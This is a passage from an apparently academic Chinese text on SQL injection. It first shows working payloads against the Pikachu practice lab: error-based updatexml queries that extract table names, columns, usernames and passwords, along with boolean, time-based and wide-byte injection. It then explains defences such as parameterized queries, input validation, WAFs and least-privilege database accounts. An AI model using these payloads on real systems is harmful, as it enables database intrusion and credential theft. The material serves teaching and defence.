
* or updatexml(1,concat(0x7e,(select table\_name from information\_schema.tables where table\_schema='pikachu'limit 0,1)),0) or' 。如下图 4.21

图 4.21 limit 读取表名

查看数据库列名


* or updatexml(1,concat(0x7e,(select group\_concat(column\_name) from information\_schema.columns where table\_name='users')),0) or' 。如下图 4.22

图 4.22 数据库列名

用 limit 函数逐个读取 users 字段名


* or updatexml(1,concat(0x7e,(select column\_name from information\_schema.columns where table\_name='users'limit 0,1)),0) or' 。如下图4.23

图 4.23 limit 读取表名

获取用户名和密码


* or updatexml(1,concat(0x7e,(select group\_concat(username) from users)),0)or' 。如下图 4.24

图 4.24 账号


用 limit 获取密码。如下图 4.25

图 4.25 密码

http header 注入：登录账户，如果回显 user agent 或 accept 的数据，就可能在这两个地方存在注入，在 user agent 或accept 输入'如果没有进行过滤就会报错。

基于 boolian 盲注：

输入已知账户 kobe，回显 true。如下图 4.26




图 4.26 正确回显

输入 kobe'，回显用户不存在，即 false，说明存在 SQL 注入。如下图 4.27




图 4.27 错误回显

基于 time 盲注：

输入 kobe' and sleep(3)#发现有延迟说明存在基于时间盲注。如下图 4.28




图 4.28 延迟 3 秒


宽字节注入：因为程序员错误配置，MySQL 数据库使用 gbk 编码，当我输入'时会被转译成\，用%df 来进行逃逸。如下图 4.29

图 4.29 宽字节注入

# 第 5 章 SQL 注入防御技术

SQL 注入防御技术大致分为两大类：代码层面的和平台层面的防御。在代码层面的防御通常有：参数化、验证字符和使用存储过程，而平台层面的防御有防火墙、锁定数据库等。

## 代码层防御

即在原始处进行防御，通过编写严谨的代码来进行防御。对用户的输入进行过滤、参数化、转义等。

### 使用参数化语句

在一般的情况下，客户端和服务器之间的数据交互是通过 API 接口进行的。并利用特定的变量和占位符限制用户进行非法操作。我们利用这种方法对系统进行加固可以解决大部分的 SQL 注入，因为我们只需要替换掉原来的动态查询即可，操作相对来说简单，处理更加方便查询的速度也更快，效率更高。

尽管如此，我们还是要关注另一个地方，在进行参数化的过程中，即使在向数据库传递参数的时候并不会改变数据的内容，但是如果出现另外一种情况也是可能出现 SQL 漏洞的。简单地说，在存储过程中调用了非法的 SQL 动态语句。另外一个值得注意的点是，有时候恶意代码被插入到数据库中并存储在某个地方，在其他应用调用这个地方的恶意代码时就会使得其他地方的受到 SQL 注入攻击。

下面是一个动态 SQL 登录页面被攻击的伪代码例子。

Username = request("username") Password = request("password")

Sql = "SELECT \* FROM users WHERE username' " + Username + " ' AND password=' " + Password + " ' "

Result = Db.Execute(sql)

If(Result) /\* successful login \*/

在参数化的过程中，并不是所有的 SQL 语句都可以参数化的，仅仅可以参数化数值，但不可以参数化 SQL 的标识符和关键字。

下面介绍 PHP 中的参数化 MySQL 数据库的 mysqli 包：

$con = new mysqli ("localhost", "username", "password", "db");

$sql = "SELECT \* FROM users WHERE username=? AND password=?";

$cmd = $con->prepare ($sql) ;//向 SQL 查询添加参数

$cmd->bind\_param("ss", $username, $password);//绑定参数作为字符串

$cmd->execute();

### 输入验证

输入验证是对用户的输入地参数进行校验，看其提交的参数中是否含有非法的字符或者恶意代码，这种验证方法限制范围可大可小。另外还有两种验证方法就是黑白名单的验证，如何具体使用 PHP 格式的验证输入来防止 SQL 注入。下面有详细的介绍。

注意：执行输入验证时，在做输入验证决策之前，应始终保证输入处于规范(最简单的)格式。这可能包括将输入编码成更简单的格式或者在期望出现规范型输入的位置拒绝那些非规范格式的输入。

1. 白名单验证

白名单验证就是提前在安全设备或者系统里面设置可信性的操作，这些可信性操作一般是数据类型、字符长度、数字范围等一些自定义的操作。使用白名单验证时，应考虑一些重要的点。如数据类型是否是对应的；数据的大小是否符合功能的需要；数据内容是否为数据库中所存在的一样，有没有危险字符

1. 黑名单验证

黑名单验证是提前在安全设备或系统内写入不允许的非法操作，它会检测用户提交参数是否含有恶意的字符或字符串等恶意代码。假如用户输入的参数值带有恶意字符，系统就会禁止该数据通过。这种方法相对白名单验证就没有那么精确具体，因为我们在进行安全加固的时候，总有可能漏掉一些非法字符，容错性比较低。

1. PHP 中的输入验证

PHP 不直接依赖于表示层，因而 PHP 中的输入验证支持与 Java 相同，都专属于所使用的框架。因为 PHP 中没有哪种表示框架能拥有压倒性的风靡度，所以许多 PHP 应用直接在代码中实现输入验证。

可以使用 PHP 中的很多函数作为构造输入验证的基本构造块，包括：

preg.match(regex,matchstring)：使用正则表达式 regex 对 mathstring 做正则表

达式匹配。

is\_<type>(input)：检查输入是否为<type>，例如 is.numeric()。trlen(input)：检查输入的长度。

使用 preg.match 验证表单参数的例子如下所示:

$username=$\_POST['username']; if(!preg\_match("/^[a-zA-Z](8,12)$/D"，$username) {

//handle talled validatlon

}

### 使用存储过程

在 web 应用设计的时候，可以利用存储过程对后端数据库进行访问，它可以有效防止 SQL 注入事件的发生。在数据库中保存于存储过程的程序。根据数据库的不同，可以使用很多不同语言及其变体(例如 SQL[用于 Oracle 的 PLSQL. 用于 SQL Server 的 Transact-SQL.用于 MySQL 的 SQL:2003 标准]等）进行存储过程的编写。

在用户调用存储过程的时候可以减低 SQL 注入漏洞所带来的安全风险。要实现这功能我们可以使用数据库自带的配置控制功能。这一点很重要，也就是说一旦有 SQL 注入漏洞发生，我们可以及时处理，通过对数据层进行配置，禁止非法用户获取数据库中的敏感信息。

对于一些敏感的操作 INSERT、UPDATE、DROP 等不给存储过程的执行权限，使用权限最小化对其进行分配。通过这种限制用户调用存储程序的权限的方法可以有效地减少 SQL 注入漏洞的风险，攻击者无法对原始数据进行修改提交， 从而确保数据库中重要的数据不被攻击者获取。

## 平台层防御

也就是用一些硬件设备，借助外力进行防护。如用防火墙进行检测。

### Web 应用防火墙

在企业用的比较多的就是 WAF，它是基于安全规则库运行的，通过强大的特征库进行有效防御攻击。具体来说，我们主要关注 WAF 能够在 SQL 注入保护上提供什么功能

通过把最小化配置内嵌到 web 服务器或者应用程序的模块中，而不改变其原有的 web 基础结构，我们称为 WAF。由于其是运行在 web 应用或应用托管进程中的，所有对于处理 HTTP/HTTPS 通信很流畅。这种网络安全设备的 WAF 优点是，既不会消耗 web 服务器的资源，还能够保护其他的不同技术的 web 应用程序。我们不会深入讲解网络设备。不过，如果运行在配置为反向代理(reverse proxy)服务器的 Web 服务器上，则可以使用一些软件解决方案作为网络设备。

1. 可配置规则集

防火墙的核心规则会对数据进行分析并根据结果执行动作，它启用相当大的正则表达式模式来匹配每个对象，在匹配数据前会先让请求数据经历多种转换， 这也有助于解码攻击者采用的避开性编码，它会将规则成功的响应体记录到日志中，这样就可以区分是否是攻击行为。核心规则还包含了对 SQL 盲注黑名单和白名单的规则。

1. 请求覆盖范围

WAF 的 SQL 注入保护可能很不好处理。实际上,攻击载荷可以出现在 HTTP 请求的任何位置，比如请求字符串、POST 数据、cookie、自定义的或是标准的HTTP 头(例如，引用页、服务器等)，以及 URL 路径的部分内容中。WAF 能够处理所有这些情况。它通过许多变量来对请求数据进行分析，提供全面的请求层保护。

1. 请求标准化

通过 WAF 强大的规则库，对许多编码的数据进行函数转换，看是否存在非法的字符或语句。

1. 响应分析

也就是对关键信息进行保护。如果响应中的消息成功匹配了正则表达式(表明产生了 SQL 错误)，WAF 会发送一个 501 状态码。这是一种非标准行 为，不过可以用它来迷惑自动客户端和扫描器。

这种响应分析和错误抑制并未消除SQL 注入漏洞，对 SQL 盲注也没有任何帮助，但它仍然是一种重要的深层防御安全机制。

1. 入侵检测

当有可疑流量经过 WAF 的时候会对其进行严格地分析。在发生 SQL 注入事件时日志可以提供详细数据分析。日志可以提供用于判断应用是否受到攻击的信息以及用于重新生成攻击字符串所需要的足够信息。

### 锁定数据库服务器

1. 使用较低权限的数据库登录

应用连接到数据库服务器的登录语境应该是：拥有的许可只能执行需要的应用任务。这种关键性防御可显著降低 SQL 注入风险，它限制了攻击者利用易受攻击的应用时可以访问并执行的内容。例如，用于报告目的的 Web 应用(比如检查投资组合的业绩)在理想情况下，应该使用只继承了产生该数据必需的对象(存储过程、表等)访问许可的登录来访问数据库，其中包括对几个存储过程的EXECUTE 许可和少数表列的 SELECT 许可。就 SQL 注入而言，这样至少可以将可能的命令集限制在应用数据库的存储过程和表上，并阻止超出这种语境的恶意 SQL(比如从数据库中删除表或执行操作系统命令)。一定要记住，即便使用了这种缓和性控制，攻击者也仍然能够避开业务规则并查看其他用户的组合数据。

为确定分配给数据库登录的许可，需寻找其角色成员并移除所有的非必要或特权角色(比如公共或数据库管理员角色)。理想情况下，登录应该是一种或多种自定义应用角色中的一员。接下来审查分配给自定义应用角色的许可以保证它们被正确锁定。审查数据库的过程中，常见的做法是寻找分配给只读访问目的的自定义应用角色的不必要 UPDATE 或 INSERT 许可。可以使用数据库服务器平台自带的图形化管理工具或者借助查询控制台的 SQL 来执行这些审查步骤及后续的清理步骤。

1. 撤销 PUBLIC 证书

数据库服务器包含一个默认的许可集，其中包括对系统对象的访问。攻击者使用这种默认访问查询系统目录以描绘出数据库模式并瞄准那些对后续查询有吸引力的表(例如那些存储应用登录凭证的表)。公共角色还被赋予了执行内置系统存储过程、包和用于管理目的的功能的许可。

通常是无法删除公共角色的，建议您不要为公共角色赋予其他额外的许可， 因为每种数据库用户均会继承该角色的许可。应尽可能撤销系统对象的公共角色许可。此外，还必须撤销为自定义数据库对象(比如应用的表和存储过程)赋予的公共角色的冗余许可，除非存在的许可拥有合理的理由。必要时可以为自定义角色分配数据库许可。可以使用这些角色来为特定的用户和组赋予默认的访问级别。